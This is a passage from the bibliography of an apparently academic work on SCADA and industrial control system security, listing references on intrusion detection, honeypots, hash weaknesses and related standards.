[76] Sridharan, Venkatraman. "Cyber security in power systems." (2012).

[77] Stamp, Jason, et al. "Sustainable security for infrastructure SCADA." *Sandia National Laboratories, Albuquerque, New Mexico (www. sandia. gov/scada/documents/SustainableSec urity. pdf)* (2003).

[78] Standard, A. P. I. (2004). 1164-SCADA Security. *American Petroleum Institute*.

[79] Steube, Jens. "Exploiting a SHA-1 Weakness in Password Cracking." Hashcat Project, 4 Dec. 2012. Web. <https://hashcat.net/p12/js-sha1exp_169.pdf>.

[80] Stouffer, K., J. Falco, and K. Kent. "Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security." *NIST Special Publication* (2006): 800-82.

[81] Tang, Yong, et al. "Honeypot technique and its applications: A survey." MINIMICRO SYSTEMS-SHENYANG- 28.8 (2007): 1345.

[82] Tankard, Colin. "Advanced Persistent threats and how to monitor and deter them." Network security 2011.8 (2011): 16-19.

[83] Thompson, Eric. "MD5 collisions and the impact on computer forensics."*Digital investigation* 2.1 (2005): 36-40.

[84] Tsang, Rose. "Cyberthreats, vulnerabilities and attacks on SCADA networks."*University of California, Berkeley, Working Paper, http://gspp. berkeley. edu/iths/Tsang_SCADA% 20Attacks. pdf (as of Dec. 28, 2011)* (2010).

[85] US Department of Energy, DOE/DHS SCADA meeting, July 16, 2003. http://www.ea.doe.gov/pdfs/scada.pdf

[86] Verba, Jared, and Michael Milvich. "Idaho national laboratory supervisory control and data acquisition intrusion detection system (SCADA IDS)." Technologies for Homeland Security, 2008 IEEE Conference on. IEEE, 2008.

[87] Wade, Susan Marie. "SCADA Honeynets: The attractiveness of honeypots as critical infrastructure security tools for the detection and analysis of advanced threats." (2011).

[88] Wang, Yongge. "sSCADA: Securing SCADA infrastructure communications."*arXiv preprint arXiv:1207.5434* (2012).

[89] Werner, T. "Honeytrap." Dostupno na http://sourceforge. net/projects/honeytrap.

[90] West, Andrew. "Securing DNP3 and Modbus with AGA12-2J." *Power and Energy Society General Meeting-Conversion and Delivery of Electrical Energy in the 21st Century, 2008 IEEE*. IEEE, 2008.

[91] Yang, Dayu, Alexander Usynin, and J. Wesley Hines. "Anomaly-based intrusion detection for SCADA systems." 5th Intl. Topical Meeting on Nuclear Plant Instrumentation, Control and Human Machine Interface Technologies (NPIC&HMIT 05). 2006.

[92] Zalewski, Michal. "p0f: Passive OS Fingerprinting tool." 2002-02-01). http://lcamtuf. coredump. cx/p0f. shtml (2006).

[93] Zhu, Bonnie, and Shankar Sastry. "SCADA-specific intrusion detection/prevention systems: a survey and taxonomy." Proceedings of the 1st Workshop on Secure Control Systems (SCS). 2010.